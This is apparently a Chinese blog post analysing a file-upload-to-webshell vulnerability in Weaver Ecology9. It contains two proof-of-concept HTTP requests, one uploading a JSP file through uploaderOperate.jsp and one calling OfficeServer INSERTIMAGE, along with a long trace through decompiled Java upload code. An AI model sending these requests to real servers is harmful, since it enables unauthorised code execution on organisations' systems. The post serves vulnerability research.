


ch1e的自留地

Manners maketh man

Ecology9 文件上传分析

2022-10-16 / 12 min read

正文

ecology9文件上传getshell分为两部分，第一部分payload

```
POST /workrelate/plan/util/uploaderOperate.jsp HTTP/1.1
Host:xxx
Content-Type: multipart/form-data; boundary=----WebKitFormBou
Content-Length: 531

------WebKitFormBoundarymVk33liI64J7GQaK
Content-Disposition: form-data; name="secId"

1
------WebKitFormBoundarymVk33liI64J7GQaK
```

```
Content-Disposition: form-data; name="Filedata"; filename="he

<%@ page contentType="text/html;charset=UTF-8" language="java'



<%out.print("Hello World!");%>

------WebKitFormBoundarymVk33liI64J7GQaK
Content-Disposition: form-data; name="plandetailid"

1
------WebKitFormBoundarymVk33liI64J7GQaK--
```

第二部分为


```
POST /OfficeServer HTTP/1.1
Host:xxx
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBou
Content-Length: 207

------WebKitFormBoundarymVk33liI64J7GQaK
Content-Disposition: form-data; name="aaa"

{'OPTION':'INSERTIMAGE','isInsertImageNew':'1','imagefileid4p

------WebKitFormBoundarymVk33liI64J7GQaK--
```

先看第一部分，对应的文件
是 `/workrelate/plan/util/uploaderOperate.jsp` 。具体部分代码如下



最开始new了一个DesUtil工具类，然后设置响应包头，new了一个FileUpload对象，然后就是new了一个User类并且设置了一些传入的参数，然后在secId不等于0的时候调用deu.uploadDocToImg，deu是 `weaver.docs.docs.DocExtUtil` 工具类，这些都不看，直接先看这个FileUpload对象，去看他的构造方法

```
public FileUpload(HttpServletRequest var1, String var2) {
    this.remoteAddr = var1.getRemoteAddr();
    if (this.isMultipartData(var1)) {
        this.mpdata = this.getAttachment(var1, var2);
    }

    this.request = var1;
    this.xss = new XssUtil();
}
```

获取了请求服务器的ip地址，并且调用 `isMultipartData` 方法判断Content-Type是不是multipart/form-data开头，并且调用了 `this.getAttachment` 看着像是获取附件内容，跟进

```
private MultipartRequest getAttachment(HttpServletRequest var1
    if (this.isMultipartData(var1)) {
        try {
            DefaultFileRenamePolicy var3 = new DefaultFileRena
            SystemComInfo var4 = new SystemComInfo();
            String var5 = getCreateDir(var4.getFilesystem());
            this.isaesencrypt = var4.getIsaesencrypt();
            this.aescode = Util.getRandomString(13);
            if (var4.getNeedzip().equals("1")) {
                this.needzip = true;
            }
            return new MultipartRequest(var1, var5, var1.getCo
        } catch (Exception var6) {
            this.writeLog(var6);
            return null;
        }
    } else {
        return null;
    }
}
```

new了DefaultFileRenamePolicy和SystemComInfo两个对象，并且调用了`getCreateDir`方法，用`var4.getFilesystem()`作为参数

```
public String getFilesystem() {
    if (this.filesystem != null && !this.filesystem.equals("")
        this.filesystem = this.filesystem + File.separatorChar
    }

    return this.filesystem;
}
```

其实就是返回var4.filesystem，继续看getCreateDir方法

```
反编译 .class文件, 字节码版本: 52.0 (Java 8)
@   public static String getCreateDir(String var0) {
        if (var0 == null) {
            StaticObj var1 = StaticObj.getInstance();
            var1.removeObject( s: "SystemInfo");
            SystemComInfo var2 = new SystemComInfo();
            var0 = var2.getFilesystem();
        }

        if (var0 != null && !var0.equals("")) {
            var0 = Util.StringReplace(var0,  s1: "\\",  s2: "#$^123");
            var0 = Util.StringReplace(var0,  s1: "/",  s2: "#$^123");
            var0 = Util.StringReplace(var0,  s1: "#$^123", File.separator);
            if (!var0.endsWith(File.separator)) {
                var0 = var0 + File.separator;
            }
        } else {
            var0 = GCONST.getSysFilePath();
        }

        Calendar var11 = Calendar.getInstance();
        String var12 = Util.add0(var11.get(1),  i1: 4);
        String var3 = Util.add0( i: var11.get(2) + 1,  i1: 2);
        Random var4 = new Random();
        int var5 = 1 + var4.nextInt( i: 26);
        String var6 = Util.getCharString(var5);
        var0 = var0 + var12 + var3 + File.separatorChar + var6 + File.separatorChar;
        String var7 = System.getProperty("os.arch");
        String var8 = System.getProperty("os.name").toLowerCase();
        if (!var8.startsWith("windows")) {
            try {
                if (!var0.substring( i: 0,  i1: 1).equals(File.separator)) {
                    (new BaseBean()).writeLog( o: "WRAN..............File path=[" + var0 + "]   os=[" + var7 + "]");
                    var0 = File.separator + var0;
                    (new BaseBean()).writeLog( o: "WRAN..............Changed path=[" + var0 + "]   os=[" + var7 + "]");
```

var0是传进来的第一个参数，直接来到第二个if，并且把v0中的 `\\` 和 `/` 都替换成一个乱七八糟的字符串，然后最后把乱七八糟的字符串替换为空，并且把var0后补个文件分割符，后续就是构造他的上路径了吧，构造出var0并返回。

回到getAttachment方法，判断了是否aes加密并且通过Util工具类获取了一个随机字符串，然后返回了一个MultipartRequest的对象，这个对象的构造方法调用了他的重载方法。

image-20220818185026323

开始初始化了一些属性，传进来的var1不是空的，所以就进入else，并且这里的var2就是在 `getAttachment` 方法中的var5，是通过 `getCreateDir` 获取的一个path，不是空，然后就是new了一个MultipartParser对象，等我们用到再来看这个对象。new完以后就是一个if判断，判断get请求参数是否是空的，我们这里是post方法，直接跳过这个if了。

```
        Part var19;
        while((var19 = var11.readNextPart()) != null) {
            String var20 = var19.getName();
            String var23;
            if (var19.isParam()) {
                ParamPart var21 = (ParamPart)var19;
                var23 = var21.getStringValue();
                var16 = (Vector)this.parameters.get(var20);
                if (var16 == null) {
                    var16 = new Vector();
                    this.parameters.put(var20, var16);
                }

                var16.addElement(var23);
            } else if (var19.isFile()) {
                FilePart var22 = (FilePart)var19;
                var23 = var22.getFileName();
                if (var23 != null) {
                    if (var2 != null) {
                        var22.setRenamePolicy(var5);
                        var22.needZip(var6);
                        var22.needZipencrypt(var7);
                        var22.setEncrypt(var8);
                        long var24 = var22.writeTo(var2, var9, var10);
                        String var18 = "";
                        if ("".equals(var8)) {
                            var18 = new String(var23.getBytes( s: "ISO8859_1"), s: "UTF-8");
                        } else {
                            var18 = new String(var23.getBytes( s: "ISO8859_1"), var8);
                        }

                        this.files.put(var20, new UploadedFile(var2, var22.getFileName(), var18, var22.getContentType(), (InputStream)null, var24, var8));
                    } else {
```

来到下面这while循环，通过调用刚刚new出来的MultipartParser对象的readNextPart方法，这里说一下吧，个人推断 `MultipartParser` 这个对象是对content-type为multipart/form-data这种包的分析器，先来看看这个对象的构造方法


```
public MultipartParser(HttpServletRequest req, int maxSize, boolean buffer, boolean limitLength, String encoding) throws IOException {
    this.buf = new byte[8192];
    this.encoding = DEFAULT_ENCODING;
    this.xssUtil = null;
    this.path = null;
    this.isCheckUrl = false;
    this.ip = null;
    this.reflectMethodCall = null;
    this.htmlFilter = null;
    this.reflectMethodCall = new ReflectMethodCall();
    if (encoding != null) {
        this.setEncoding(encoding);
    }

    String type = null;
    String type1 = req.getHeader( s: "Content-Type");
    String type2 = req.getContentType();
    if (type1 == null && type2 != null) {
        type = type2;
    } else if (type2 == null && type1 != null) {
        type = type1;
    } else if (type1 != null && type2 != null) {
        type = type1.length() > type2.length() ? type1 : type2;
    }

    if (type != null && type.toLowerCase().startsWith("multipart/form-data")) {
        int length = req.getContentLength();
        if (length > maxSize) {
            throw new IOException("Posted content length of " + length + " exceeds limit of " + maxSize);
        } else {
            String boundary = this.extractBoundary(type);
```


很明显的能看到他通过两种途径获取了content-type，返回长度比较长的那个，然后还判断了content-type是不是以multipart/form-data开头，剩下的都是乱七八糟的东西，暂时好像没什么影响，先不分析，继续回到 `MultipartRequest` 类的构造方法，调用了刚刚那个类的readNextPart方法，图在上面，var19是

`var11.readNextPart()` 的返回值，在这个while里有一个if条件判断，他有两个分支，分别是满足var19.isParam为true和var19.isFile()两种情况，这里先看readNextPart这个方法的返回对象类型，他是返回part，去找找part是啥类



这里我看半天，只能找到part是ParamPart，他的 `isParam` 方法如下

```
public boolean isParam() {
    return true;
}
```



其实他还有一种是FilePart，他的isFile方法是返回true，在readNextPart方法中也能找到


```
public boolean isFile() {
    return true;
```

```
}
```

```
if (filename != null) {
    if (filename.equals("")) {
        filename = null;
    }

    this.lastFilePart = new FilePart(name, this.in, this.boundary, contentType, filename, origname);
    return this.lastFilePart;
} else {
    headerline = null;
```

所以我这里就直接猜var11通过调用readNextPart方法来判断请求包中的某部分是参数还是文件内容？如果是文件内容会返回FileType，如果是参数会返回ParamPart，继续看readNextPart方法，只讲部分。



画的不好看啊见谅，这里就直接判断是否是`content-disposition:`开头，然后把里面的参数分割成数组，对应给到name，filename

然后走到下面，filename不为空就直接返回了一个new出来的FilePart，如果filename是空，就会走到下面，返回ParamPart，FilePart构造方法如下

```
FilePart(String var1, ServletInputStream var2, String var3, St
    super(var1);
    this.fileName = var5;
    if (var5 != null) {
        this.oriFileName = new String(var5.getBytes("ISO8859_1
    }

    this.filePath = var6;
    this.contentType = var4;
    this.partInput = new PartInputStream(var2, var3);
}
```

所以对应的我们在MultipartRequest构造方法中走到 `var19.isFile` 这个分支，然后是判断var23和var2是否是空，var23是FileType的FileName，var2是之前 `getCreateDir(var4.getFilesystem())` 的结果，然后这个var9，var10分别是isaesencrypt和aescode，然后MultipartRequest的构造方法就差不多完成了，最后是返回给FileUpload的mpdata属性，然后就是调用 `deu.uploadDocToImg(fu,user,"Filedata",mainId,subId,secId,"","")` 。在方法中调用了 `String var21 = var1.uploadFiles(var3);`

```
public String uploadFiles(String var1) {
    String[] var2 = new String[]{var1};
    String var3 = this.getParameter("name");
    String[] var4 = this.uploadFiles(var2, var3);
```

```
    return var4 != null && var4.length >= 1 ? var4[0] : null;
}
```

把参数转换成字符串数组，然后接收name的值，继续调用uploadFiles重载方法


```
public String[] uploadFiles(String[] var1, String var2) {
    if (this.mpdata == null) {
        return null;
    } else {
        int var3 = var1.length;
        String[] var4 = new String[var3];
        this.filenames = new String[var3];

        for(int var5 = 0; var5 < var3; ++var5) {
            this.filenames[var5] = SecurityMethodUtil.textXss(
            if (this.filenames[var5] == null || "".equals(this
                return var4;
            }

            if (!StringUtils.isBlank(var2) && !var2.equals(thi
                this.filenames[var5] = var2;
                var4[var5] = this.saveFile(var1[var5], var2, t
            } else {
                var4[var5] = this.saveFile(var1[var5], this.mp
            }
        }

        return var4;
    }
}
```

可以看到，不管怎么样，最后都是会调用一个 `this.saveFile` 方法，直接跟进



```
private synchronized String saveFile(String var1, String var2, MultipartRequest var3) {
    boolean var4 = false;
    String var5 = var3.getFilePath(var1);
    String var6 = var3.getFileName(var1);
    String var7 = var2;
    String var8 = var3.getContentType(var1);
    long var9 = var3.getFileSize(var1);
    String var11 = Util.null2String(this.getParameter( var1: "imagefilename"));
    String var12 = Util.null2String(var2);
    String var13 = var12.contains(".") ? var12.substring(var12.indexOf(".")) : "";
    if (!var11.isEmpty() && ("".equals(var13) || var11.endsWith(var13))) {
        var7 = var11;
    }

    if (var9 == 0L) {
        this.writeLog( o: "^^^^^^^^^(文件大小为0)(" + var7 + ")^^^^^^^^^^filepath=" + var5 + var6);
        return null;
    } else {
        String var14 = var5 + var6;
        String var15 = (String)this.request.getAttribute( s: "needCompressionPic");
        if ("1".equals(var15) && !this.needzip) {
            PicCompression var16 = new PicCompression();
            var16.compress(var14, i: 1280, i1: 1024, v: 1.0F);
        }

        String var39 = "1";
        String var17 = "0";
        String var18 = "0";
        if (this.needzip) {
            var17 = "1";
        }
```

在开始是获取了一些信息，但是我们知道刚刚传进来的第三个参数是一个MultipartRequest对象，其他俩都是字符串，我们直接找与var3参数有关的代码即可。

```
    try {
        if (var8.indexOf("image") != -1 && this.needimagewidth) {
            File var32 = var3.getFile(var1);
            long var33 = var32.length();
            this.filesizes.add("" + var33);
            if (this.needzip) {
                ZipInputStream var35 = new ZipInputStream(new FileInputStream(var32));
                if (var35.getNextEntry() != null) {
                    this.source = new BufferedInputStream(var35);
                }
            } else {
                this.source = new BufferedInputStream(new FileInputStream(var32));
            }

            if (this.isaesencrypt.equals("1")) {
                this.source = AESCoder.decrypt(this.source, this.aescode);
            }

            ImageInfo var41 = new ImageInfo();
            var41.setInput(this.source);
            if (!var41.check()) {
                this.imagewidth.add("0");
                this.imageheight.add("0");
            } else {
                this.imagewidth.add("" + var41.getWidth());
                this.imageheight.add("" + var41.getHeight());
            }
        } else {
```

通过var3获取了一个File对象var32，并且获取了一下他的文件长度，判断是否需要zip压缩，如果要就走ZipInputStream，如果不要就走BufferedInputStream，还判断是否需要aes加密，如果需要则再进行一次加密，到最后会调用到var41.setInput和var41.check，代码分别如下

```
public void setInput(InputStream var1) {
    this.in = var1;
    this.din = null;
}
```

```
public boolean check() {
    this.format = -1;
    this.width = -1;
    this.height = -1;
    this.bitsPerPixel = -1;
    this.numberOfImages = 1;
    this.physicalHeightDpi = -1;
```

```
        this.physicalWidthDpi = -1;
        this.comments = null;

        try {
            int var1 = this.read() & 255;
            int var2 = this.read() & 255;
            if (var1 == 71 && var2 == 73) {
                return this.checkGif();
            } else if (var1 == 137 && var2 == 80) {
                return this.checkPng();
            } else if (var1 == 255 && var2 == 216) {
                return this.checkJpeg();
            } else if (var1 == 66 && var2 == 77) {
                return this.checkBmp();
            } else if (var1 == 10 && var2 < 6) {
                return this.checkPcx();
            } else if (var1 == 70 && var2 == 79) {
                return this.checkIff();
            } else if (var1 == 89 && var2 == 166) {
                return this.checkRas();
            } else if (var1 == 80 && var2 >= 49 && var2 <= 54) {
                return this.checkPnm(var2 - 48);
            } else {
                return var1 == 56 && var2 == 66 ? this.checkPsd()
            }
        } catch (IOException var3) {
            return false;
        }
    }
```

其实这里很奇怪，var41.setInput和var41.check并没有输出写文件的代码，在saveFile方法中代码走到这也差不多结束了，那我们上传的文件是在哪里进行写入的还是找不到。我在这里卡了很久，突然想到payload有俩包，一个是传文件，一个操作我还是不知道干啥，这里我继续在saveFile方法里找，发现了有写数据库的操作

```
        } catch (Exception var36) {
            var7 = var7;
        }
    }

    String var23 = "" + var38 + var20 + var7 + var20 + var8 + var20 + var39 + var20 + var14 + var20 + var17 + var20 + var18 + var20 + va
    var19.executeProc( s: "ImageFile_Insert", var23);
    AliOSSObjectManager var24 = new AliOSSObjectManager();
    String var25 = AliOSSObjectManager.getTokenKeyByFileRealPath(var14);
    String var26 = Util.null2s(this.getParameter( var1: "secretLevel"), s1: "4");
    String var27 = Util.null2s(this.getParameter( var1: "secretLevelValidity"), s1: "");
    String var28 = Util.null2s(this.getParameter( var1: "name"), s1: "");
    String var29 = "";
    String var30 = "";
```

这大概就懂了，估计是第一个包先把文件搞到数据库里去，然后第二个包给他弄出来，那我们直接先分析第二个包。他的路由是去OfficeServer，通过在xml文件里找到对应的servlet路径如下 `classbean/DBstep/OfficeServer.class`

```
protected void service(HttpServletRequest var1, HttpServletResponse var2) throws ServletException, IOException {
    this.mCommand = "";
    this.mFilePath = var1.getSession().getServletContext().getRealPath( s: "");

    try {
        this.baseBean.writeLog( o: "----------------------进入插件调用");
        if (var1.getMethod().equalsIgnoreCase( s: "POST")) {
            this.MsgObj.setSendType("JSON");
            this.MsgObj.Load(var1);
            this.mOption = this.MsgObj.GetMsgByName( s: "OPTION");
            this.mUserName = this.MsgObj.GetMsgByName( s: "USERNAME");
            this.baseBean.writeLog( o: "----------------" + this.mOption);
            if (this.mOption.equalsIgnoreCase( s: "LOADMARKLIST")) {
                this.baseBean.writeLog( o: "----------------------进入插件调用：LOADMARKLIST");
                this.MsgObj.MsgTextClear();
                if (this.LoadMarkList(var1, var2)) {
                    this.MsgObj.SetMsgByName( s: "MARKLIST", this.mMarkList);
                    this.baseBean.writeLog( o: "----------------------mMarkList：" + this.mMarkList);
                    this.baseBean.writeLog( o: "mMarkList====" + this.mMarkList);
                    this.baseBean.writeLog( o: "创建印章列表成功");
                } else {
                    this.baseBean.writeLog( o: "创建印章列表失败!");
                }
            } else if (this.mOption.equalsIgnoreCase( s: "LOADMARKIMAGE")) {
                this.mMarkName = this.MsgObj.GetMsgByName( s: "IMAGENAME");
                this.mUserName = this.MsgObj.GetMsgByName( s: "USERNAME");
                this.mPassword = this.MsgObj.GetMsgByName( s: "PASSWORD");
                this.MsgObj.MsgTextClear();
                if (this.LoadMarkImage(var1, var2, this.mMarkName, this.mPassword)) {
```

首先判断是不是post方法，然后根据传入的OPTION进入不同的分支，这里传的应该是INSERTIMAGE，走到对应的分支

